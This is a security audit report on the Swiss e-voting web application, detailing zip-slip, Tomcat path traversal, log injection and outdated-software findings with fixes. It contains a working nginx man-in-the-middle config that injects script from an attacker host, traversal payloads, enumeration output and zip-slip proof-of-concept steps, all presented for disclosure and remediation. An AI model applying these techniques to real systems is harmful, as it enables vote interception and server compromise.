E-VOTING WEB APPLICATION AUDIT

SECURITY AUDIT REPORT

OCTOBER 2022

Contact client

Federal Chancellery

Contact SCRT SA

SCRT SA
Rue du Sablon 4
1110 Morges
Suisse

Versions

DATE	VERSION	AUTHOR	DESCRIPTION
2022-10-24	0.1	SCRT	Report writing
2022-10-28	1.0	SCRT	Review
2022-12-05	2.0	SCRT	Public Release

TABLE OF CONTENTS

EXECUTIVE SUMMARY

RESULTS SUMMARY

SCRT was contracted by the Federal Chancellery to assess the security of the E-voting web application developed by Swiss Post. To this end, SCRT acted like real attackers and searched for vulnerabilities and weaknesses within the application to determine the risk for the voters and the secrecy and integrity of their votes.

A first risk was identified by manual testing:

» An infrastructure weakness makes it possible to reach web server resources which should normally not be accessible from the Internet. The auditors found that the web server was running an outdated software, which under certain conditions could lead to technical information disclosure and denial of service.

Then, two more risks were identified by manual source code analysis:

» In the `Secure Data Manager` (SDM) context, an attacker can write files to arbitrary locations when extracting files from malicious archives. Possibly, this could be used to bypass the signature verification and upload custom SDM plugins to potentially compromise the server.

» Some pattern-breaking characters can be injected into log files. These could make them untrustworthy in forensic investigations or could produce unknown results if they were to be processed by automated software.

From a normal voter standpoint, SCRT found the attack surface to be limited as most of the exchanges with the server rely on cryptographic operations. Despite the discovered infrastructure risk, SCRT found that the application and its infrastructure is well hardened. Hence, the overall risk level of using the E-voting Web application is low. However, in the `Secure Data Manager` context, the risk level is considered as moderate because of the archive extraction vulnerability. SCRT advises correcting this issue as a priority.

HIGH LEVEL IMPRESSIONS

STRENGTHS	WEAKNESSES
⊕ Request rate limit	⊖ Reverse-proxy filter
⊕ Small attack surface	⊖ Outdated software
⊕ HTTP security headers	
⊕ HTTP content secured with cryptographic operations	

SECURITY DASHBOARD

SCOPE

Type	White-box
Scope	Web application
Positioning	SCRT Offices
Schedule	2022-10-17 – 2022-10-24
Effort	18 days
Consultants	3

RISKS BY LEVEL

Low	Moderate	High	Critical
3	1	0	0

RISKS BY REMEDIATION

Easy	Moderate	Hard
3	1	0

GLOBAL RISK LEVEL

ATTACKER PROFILES	RISK LEVEL
Without voting card	■□□□
With voting card	■□□□
Secure Data Manager context	■■□□

STATUS BY ATTACKER PROFILE

OBJECTIVES	WITHOUT VOTING CARD	WITH VOTING CARD	SECURE DATA MANAGER CONTEXT
Reverse proxy bypass	⊗	⊗	N/A
Log integrity	⚠	⚠	N/A
Denial of Service	⚠	⚠	N/A
Vote confidentiality and integrity	✓	✓	N/A
Application infrastructure	✓	✓	⚠
File overwrites on the server	✓	✓	⊗

✓ NOT COMPROMISED ⚠ PARTIALLY COMPROMISED ⊗ COMPROMISED

IDENTIFIED RISKS

ID	RISK LEVEL	RISK DETAILS	RELATED FLAWS	FIX
1	MODERATE	In the Secure Data Manager context, the import of a zip file can be used to upload and overwrite arbitrary files on the filesystem of the server. Possibly, this could be used to bypass the signature verification and upload custom SDM plugins.	P020939-1	🔧
2	LOW	An attacker can abuse the lack of sanitization on the reverse proxy to exploit a path traversal and compromise the version number of Apache Tomcat and potentially access other applications.	P020939-2	🔧
3	LOW	An attacker could abuse the outdated version of Apache Tomcat to exploit one of the weaknesses for which it is known to be vulnerable to.	P020939-4	🔧
4	LOW	An attacker can inject data into log files to compromise their integrity.	P020939-3	🔧

🔧 EASY   🔧 MEDIUM   🔧 HARD

PROPOSED REMEDIATION PLAN

ID	ACTION	DIFFICULTY	RELATED RISKS
1	Verify the canonical path of each file that will be unzipped on the server.	EASY	1
2	Update the Tomcat application server.	MEDIUM	3
3	Escape line separator characters.	EASY	4
4	Configure the reverse proxy to reject paths that contain a semi-colon.	EASY	2

TECHNICAL SUMMARY

SCOPE

The scope of the audit includes the e-voting web application (release 1.0.0), which was reachable during the audit at the following address:

https://it.evoting.ch/vote/#/legal-terms/a302f10747ee43578677139295d61ed0

In addition to the public materials, a hundred voting cards were provided to the auditors.

RESTRICTIONS

No social engineering or denial of service attacks were performed during this audit.

RESULTS

SCRT started the assessment of the E-voting web application by simply going through the voting process while analyzing the HTTP exchanges. Immediately, two elements caught the auditors' eyes:

» Most of the exchanges were based on cryptographic operations which significantly lower the possibilities of tampering with the data.

» When accessing the `/ag-ws-rest/` endpoint, the HTTP `server` header response was different to the rest of the application. By appending `..;/`, the reverse proxy did not sanitize the path and let the request reach Apache Tomcat which normalized it as `../`. This path traversal vulnerability allows an attacker to reach the Apache Tomcat default page, and possibly other applications. However, SCRT was only able to reach limited content such as the `webapps` folder. The pages `/manager` and `/host-manager` responded with a 403 error.

» The default page of Apache Tomcat highlights that the server hosting the voting API was running on a deprecated version which suffers from a few vulnerabilities, which could lead to Information Disclosure and Denial of Service.

As the application source code is public, SCRT conducted an automatic and manual analysis on the code.

The manual approach showed evidence that a zip-slip vulnerability exists in the `Secure Data Manager` through the `/import` function. This vulnerability allows an attacker to upload and overwrite files in any directory before any check is performed over the imported file. A similar issue was discovered previously[1]. It has identical prerequisite and could compromise the same assets. There is a possibility that this could be used to bypass the signature verification and

---

[1] https://gitlab.com/swisspost-evoting/e-voting/e-voting/-/issues/5

upload custom SDM plugins to run arbitrary system commands on the server. However, due to time constraints this could not be proven in practice.

Moreover, any user may also be able to inject logs that would break the log file pattern. This could be used to block monitoring systems from detecting other malicious events or to corrupt parts of the file during a forensic investigation.

VULNERABILITY SUMMARY

ID	VULNERABILITY	IMPACT	PROBABILITY	CVSS
P020939-1	Arbitrary file write through the "Zip-Slip" vulnerability	★★★☆	★★☆☆	7.4
P020939-2	Tomcat path traversal via reverse proxy mapping	★☆☆☆	★★☆☆	5.3
P020939-3	Log injection	★☆☆☆	★☆☆☆	5.3
P020939-4	Use of outdated system or software	★☆☆☆	★☆☆☆	3.4

Explanations regarding impact, exploitation and CVSS scores can be found in chapter Complements

AFFECTED COMPONENTS

This graphic displays the number of components (hosts, services, accounts or URLs) affected by each vulnerability.

```
      Use of outdated system or software  ▌1
                         Log injection  ████3
Tomcat path traversal via reverse proxy mapping  ▌1
Arbitrary file write through the "Zip-Slip" vulnerability  ▌1
```

ADDITIONAL REMARKS

Man-in-the-Middle

According to the document "*Federal Chancellery Ordinance of 25 May 2022 on Electronic Voting (VEleS)*", the user must be able to verify the authenticity of the application.

> 2.7.3 - It must be ensured that no attacker can take control of user devices unnoticed by manipulating the user device software on the server. The person voting must be able to verify that the server has provided his or her user device with the correct software with the correct parameters, in particular the public key for encrypting the vote.

In practice, no technical measure can prevent a user from visiting or being redirected to a malicious website that would imitate the legitimate e-Voting application as no control is enforced on their device. To satisfy the above-mentioned requirement though, security

guidance is offered to the users in a dedicated section, easily accessible from the www.evoting.ch website homepage.

Checking the certificate's fingerprint

Most importantly, users are invited to check the fingerprint of the digital certificate presented by the remote server. In theory, this is the proper way to proceed because, in the current state of cryptography, an attacker has no way to provide their own certificate with the same fingerprint.

One could argue that an attacker with control over a user's device could inject malicious code into the web browser and thus breach the secrecy of the vote without breaking the TLS encryption. However, this scenario is completely excluded from the threat model, as stated in the same official document.

```
2.7.1 - It must be ensured that no attacker is able to breach voting secrecy or establish premature
partial results unless he can control the voters or their user devices.
```

These two statements *de facto* eliminate all kinds of *Man-in-the-Middle* attacks from the threat model. However, SCRT assumed that most users are not sufficiently aware of the security risks and thus considered a scenario to assess what an attacker could potentially compromise. In this attack, 3 parties are considered:

» the legitimate web server hosting the front end of the E-voting application;
» a targeted user (workstation or mobile device + web browser);
» the Internet-facing server controlled by the attacker.

On the malicious server, the attacker sets up a nginx-based web proxy with the following configuration.

```
server {
        listen 443 ssl;
        server_name evoting.scrt.ch;
        ssl_certificate /etc/letsencrypt/live/evoting.scrt.ch/fullchain.pem;
        ssl_certificate_key /etc/letsencrypt/live/evoting.scrt.ch/privkey.pem;
        ssl_protocols TLSv1.2;
        ssl_ciphers HIGH:!aNULL:!MD5;

        location / {
                # Relay all traffic to the legit server
                proxy_set_header Host it.evoting.ch;
                proxy_pass https://it.evoting.ch/;
                proxy_ssl_server_name on;

                # Remove security headers set by the legit server
                proxy_hide_header Content-Security-Policy;
                proxy_hide_header X-Frame-Options;
                proxy_hide_header X-Content-Type-Options;
                proxy_hide_header Cross-Origin-Embedder-Policy;
                proxy_hide_header Cross-Origin-Opener-Policy;
                proxy_hide_header Cross-Origin-Resource-Policy;

                # Inject malicious JavaScript code
                proxy_set_header Accept-Encoding "";
                sub_filter_once off;
                sub_filter_types text/html;
                sub_filter '</head>' '<script src="https://evil.scrt.ch/poc.js"></script></head>';
        }
}
```

The *JavaScript* file `poc.js` is hosted on a different web server (but could also be hosted on the same one), and simply contains the code `console.log("Injected!");`.

Assuming that the target user visits the link https://evoting.scrt.ch/vote/#/legal-terms/a302f10747ee43578677139295d61ed0, this is what they would see in their web browser.

Proxied version of the E-voting application.

Note: the real hostname is redacted but is not important here as we consider it is fully controlled by the attacker. In reality, an attacker would register a domain name that is close enough to the legitimate one to go unnoticed (*typosquatting*).

What we can see is that the connection is "Secure" as the presented certificate is valid and publicly trusted, and that arbitrary *JavaScript* code was indeed injected into the page with the occurrence of the message `Injected!` in the console. Of course, checking the fingerprint of the certificate will reveal that it is not the expected one. Though, it is worth mentioning that a new kind of phishing attack recently emerged. This attack, called *Browser-in-the-Browser*, consists in crafting a fake window within a web page. The main benefit of this attack in such a scenario is that the attacker can fake the address bar and the certificate information, thus presenting the information of the legitimate server to the end user. More about information about this attack is available here[2].

Assuming that the *Man-in-the-Middle* attack is convincing enough, one question remains, would it allow an attacker to compromise a user's vote? To answer this question, we must follow and analyze a typical vote workflow.

Candidate list

Right from the start, we can see that the name of the candidates appears in cleartext in the content of the page. Therefore, in this scenario, the secrecy of the vote is compromised as it is possible to determine which buttons were clicked by the user. However, at the end of the process, verification codes are returned to the user. They provide a very easy way for the user to verify whether the vote was tampered with. SCRT did not find a way to bypass this check, even in the context of a *Man-in-the-Middle* attack as previously described.

---

[2] https://mrd0x.com/browser-in-the-browser-phishing-attack/

Verification codes

SCRT is aware that this kind of attack is out-of-scope and acknowledges that the effort necessary to conduct such an attack on a large scale is so important that the overall risk remains minimal.

That being said, a countermeasure could still theoretically be implemented to maintain the secrecy of the vote in this case. Rather than using names, the application could use codes that are unique to the user's voting card (which is already the case for verification codes). This would not protect "*write-in values*" but would add a significant layer of protection regarding the confidentiality of the vote. Another - more costly - option would be to deliver digital certificates to end users so that a mutual trust can be established between the web browser and the front-end server (or at least the Internet-facing proxy).

Detailed results

Vulnerabilities and exploitation

P020939-1 Arbitrary file write through the "Zip-Slip" vulnerability

SCRT		CVSS	
Impact	★★★☆	Base	7.4
Probability	★★☆☆	AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:L	
PREREQUISITES		**COMPROMISED ASSETS**	
» Secure Data Manager context		» Arbitrary file write » Arbitrary file overwrite » Possibly signature verification bypass » Possibly RCE through custom SDM plugin upload	

AFFECTED SYSTEMS

e-voting-master/secure-data-manager/backend/src/main/java/ch/post/it/evoting/securedatamanager/services/infrastructure/importexport/CompressionService.java

DESCRIPTION

"Zip-Slip" is a vulnerability that lies in a large number of libraries (see list here), across various frameworks and languages (Java, JavaScript, .Net, etc.). It is usually present in web applications that extract user-controlled archive files, and results in an arbitrary file write through a directory traversal.

To exploit this vulnerability, an attacker simply needs to create a malicious archive that contains the file(s) to write on the target filesystem with a name such as `../../../../../../../poc.txt`. Upon extraction of this archive, the vulnerable application (or library) would create the file `poc.txt` using a path such as `/tmp/extract/../../../../../../../poc.txt`, thus resulting in an arbitrary file write. In a worst-case scenario, this could be exploited to achieve remote code execution on the server (*e.g.*: *webshell* file created at the root of a web application).

EXPLOITATION

The zip library used by the server is `net.lingala.zip4j`. In the `Secure Data Manager` context, a zip file can be uploaded through the `/import` endpoint.

```
@PostMapping(value = "/import")
        @ApiOperation(value = "Import operation service")
        @ApiResponses(value = { @ApiResponse(code = 404, message = "Not Found"), @ApiResponse(code =
403, message = "Forbidden"),
                        @ApiResponse(code = 500, message = "Internal Server Error") })
        public ResponseEntity<OperationResult> importOperation(
                        @ApiParam(value = "file", required = true)
                        @RequestParam("file")
                        final MultipartFile zip) {

                try (final InputStream in = zip.getInputStream()) {
                        byte[] bytes = in.readAllBytes();
                        if (bytes == null || bytes.length < 1) {
                                final OperationResult opRes = new OperationResult();
                                opRes.setError(OperationsOutputCode.MISSING_PARAMETER.value());
                                return ResponseEntity.badRequest().body(opRes);
                        }
                        importExportService.importSdmData(bytes);


    ...
```

The function `importExportService.importSdmData` will be called with the bytes of the
uploaded zip file.

```
public void importSdmData(final byte[] zipContent) {
    checkNotNull(zipContent);
    final Path unzipDirectory = unzip(zipContent);
    final Path sdmDirectory = unzipDirectory.resolve(Constants.SDM_DIR_NAME);

    importOrientDb(unzipDirectory);
    filesystemService.importFileSystem(sdmDirectory);

    deleteDirectory(unzipDirectory);
}

private Path unzip(final byte[] zipContent) {
    try {
        final Path unzipDirectory = createTemporaryDirectory();
        compressionService.unzipToDirectory(zipContent, importExportZipPassword, unzipDirectory);
        return unzipDirectory;
    } catch (IOException e) {
        throw new UncheckedIOException("Cannot unzip the file.", e);
    }
}
```

The first important function called in `importSdmData` is `unzip`. This creates a new
temporary directory and unzips the file into this directory by calling the `unzipToDirectory`
function.

```
* Unzip a given zip file as byte array to a given destinationDirectory.
*
* @param zipFile               the byte[] of the zip file. Must be non-null.
* @param password              an optional password to decrypt the zip file.
* @param destinationDirectory a directory which exists and is empty
*/
public void unzipToDirectory(final byte[] zipFile, char[] password, final Path
destinationDirectory) throws IOException {
    checkNotNull(zipFile);
    checkNotNull(destinationDirectory);
    checkArgument(Files.isDirectory(destinationDirectory), "destination is not an existing
directory. [destinationDirectory : %s]",
```

```
                    destinationDirectory);
        checkArgument(isDirEmpty(destinationDirectory), "destination directory is not empty.
[destinationDirectory : %s]", destinationDirectory);

        secureDirectory(destinationDirectory);

        try (final ZipInputStream zis = new ZipInputStream(new ByteArrayInputStream(zipFile),
password)) {
                LocalFileHeader entry;
                while ((entry = zis.getNextEntry()) != null) {
                        final Path fileLocation = destinationDirectory.resolve(entry.getFileName());
                        if (!Files.exists(fileLocation.getParent())) {
                                Files.createDirectories(fileLocation.getParent());
                        }
                        final byte[] buffer = new byte[1024];
                        try (final FileOutputStream fos = new
FileOutputStream(fileLocation.toFile())) {
                                int len;
                                while ((len = zis.read(buffer)) != -1) {
                                        fos.write(buffer, 0, len);
                                }
                        }
                }
        }
}
```

Some checks are made in relation to the `destinationDirectory` parameter, which are valid because it's a brand-new temporary directory. The issue is in the code `unzipToDirectory` which is vulnerable to zip slip attacks. The line that sets the `fileLocation` parameter is vulnerable to a path traversal controlled by the filename in the zip file. For example, the auditor used one malicious zip file[3] that contains the following data:

```
$ 7z l zip-slip.zip

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2018-04-15 22:04:29 .....           19           19  good.txt
2018-04-15 22:04:42 .....           20           20
../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../
../../../../../../../tmp/evil.txt
------------------- ----- ------------ ------------  ------------------------
2018-04-15 22:04:42                 39           39  2 files
```

The `Secure Data Manager` is run with additional print statement when the `Path fileLocation` is set. For the malicious zip file, the value of the two `fileLocation` are the following:

```
java -jar /home/toto/Downloads/POC/POC-evoting-vuln/target/gs-maven-0.1.0.jar
POC zip slip
FileLocation: /tmp/toto/good.txt
FileLocation:
/tmp/toto/../../../../../../../../../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../tmp/evil.txt
```

[3] https://github.com/snyk/zip-slip-vulnerability/tree/master/archives

The zip slip is then successful and the file `evil.txt` was indeed created exactly in the path `/tmp/evil.txt`.

```
toto@TOTO:~$ ls -la /tmp
total 120
drwxrwxrwt 23 root root 4096 Okt 24 18:25 .
drwxr-xr-x 20 root root 4096 Okt 18 14:11 ..
-rw-rw-r--  1 toto toto   20 Okt 24 17:42 evil.txt
...
```

Since there is no verification if the file already exists before the save, this vulnerability can overwrite or create any file on arbitrary paths as long as the permissions allow it.

The prerequisite and the compromised assets are similar to this vulnerability reported on the evoting Github[4]: `#YWH-PGM2323-49 : SDM – Insecure USB file handling during 'importOperation`.

Because the issue `#YWH-PGM2323-49` was fixed through a file filtering solution, the zip slip would bypass this correction to compromise the exact same asset: "`Among other things, this allows to bypass the subsequent signature verification of the imported database, overwrite key materials and run arbitrary commands through the possibility to extend the SDM plugins defined by the customer`".

Since this vulnerability was discovered and exploited in the last day of the audit, it was not possible to go further in the exploitation and develop a proof-of-concept that would run arbitrary commands.

TOOLS USED

» evilarc.py (https://github.com/cesarsotovalero/zip-slip-exploit-example)
» https://github.com/snyk/zip-slip-vulnerability/tree/master/archives

POSSIBLE SOLUTIONS

Review the application's source code

Custom source code should be reviewed in order to identify vulnerable functionalities. A practical guide for identifying vulnerable code is available here: https://snyk.io/research/zip-slip-vulnerability[5].

For this specific evoting code, the canonical path of the `fileLocation` should be verified to be inside the `destinationDirectory`.

---

[4] https://gitlab.com/swisspost-evoting/e-voting/e-voting/-/issues/5
[5] https://snyk.io/research/zip-slip-vulnerability

```
String canonicalDestinationPath = fileLocation.getCanonicalPath();
    if (!canonicalDestinationPath.startsWith(destinationDirectory)) {
        throw new IOException("Entry is outside of the target directory");
    }
```

Affected libraries

The following resource contains a detailed list of affected libraries:
https://github.com/snyk/zip-slip-vulnerability.

REFERENCES

» https://github.com/snyk/zip-slip-vulnerability
» https://www.cesarsotovalero.net/blog/zip-slip-attacks.html

P020939-2 TOMCAT PATH TRAVERSAL VIA REVERSE PROXY MAPPING

| SCRT		CVSS	
Impact	★☆☆☆	Base	5.3
Probability	★★☆☆	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	
PREREQUISITES		**COMPROMISED ASSETS**	
–		»Access to internal Tomcat applications	

AFFECTED SYSTEMS

https://it.evoting.ch/ag-ws-rest/..;/

DESCRIPTION

Web servers and reverse proxies normalize the request path. For example, the path `/images/../images/` is normalized to `/images/`. When Apache Tomcat is used together with a reverse proxy such as nginx there is a normalization inconsistency. Tomcat will treat the sequence `/..;/` as `/../` and normalize the path while reverse proxies will not normalize this sequence and send it to Apache Tomcat as it is. This allows an attacker to access Apache Tomcat resources that are normally not accessible via the reverse proxy mapping.

EXPLOITATION

Every URI that starts with the prefix `/ag-ws-rest/` is routed to an internal REST API. Appending `/..;/` to this endpoint results in a path traversal that would allow an attacker to go up one level in the file tree structure, and thus access resources that should not be exposed. The following *Proof-of-Concept* (PoC) shows that the default index page of the underlying Tomcat server can be accessed this way.

Tomcat path traversal

Note: the server's default index page shows that the server is running **Apache Tomcat 9.0.58**, which led to another finding: P020939-4.

This path traversal vulnerability is limited to the contents of the `webapps` folder. Therefore, an attacker would not be able to access system files. However, it is theoretically possible to access any other application deployed on this server, even if they are not directly exposed through the Internet-facing proxy. In the case of a Tomcat server, two common applications are of particular interest - the `manager` and the `host-manager` - as they are used for server administration.

A quick enumeration shows that these two applications seem to be present on the server, but an HTTP 403 error code is returned when trying to access them.

```
$ sudo dirsearch.py -o 'REDACTED' --format plain -u 'https://it.evoting.ch/ag-ws-rest/..;/'

  _|. _ _  _  _  _ _|_    v0.4.2.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: REDACTED

Target: https://it.evoting.ch/ag-ws-rest/..;/

[14:39:44] Starting:
[...]
[14:40:04] 302 -    0B  - /ag-ws-rest/..;/docs  ->  /docs/
[14:40:04] 200 -   15KB - /ag-ws-rest/..;/docs/
[14:40:06] 200 -   21KB - /ag-ws-rest/..;/favicon.ico
[14:40:08] 403 -    4KB - /ag-ws-rest/..;/host-manager/
[14:40:08] 403 -    4KB - /ag-ws-rest/..;/host-manager/html
[14:40:08] 200 -   11KB - /ag-ws-rest/..;/index.jsp
[14:40:11] 302 -    0B  - /ag-ws-rest/..;/manager  ->  /manager/
[14:40:12] 403 -    4KB - /ag-ws-rest/..;/manager/
```


Access to the "manager" application is denied

A possible explanation is that the application server is properly configured to deny access to the `manager` and the `host-manager` applications if the requests do not come from the `localhost`. If so, the Tomcat server replies with a 403 error code. The response is then intercepted by the intermediate proxy, which returns a custom error page to the end user. Furthermore, it is interesting to note that the proxy replies with different values for the `Server` header. If the response comes from the REST API for instance, the value is `Apache (proxied)`, but if the response comes from the proxy itself, the value is `Apache`.

TOOLS USED

» Web browser
» Web proxy (e.g.: Burp)

POSSIBLE SOLUTIONS

Reject paths containing a semicolon

Configure the reverse proxy to reject paths that contain the character `;`.

REFERENCES

» https://www.acunetix.com/vulnerabilities/web/tomcat-path-traversal-via-reverse-proxy-mapping/

P020939-3 Log injection

SCRT		CVSS	
Impact	★☆☆☆	Base	5.3
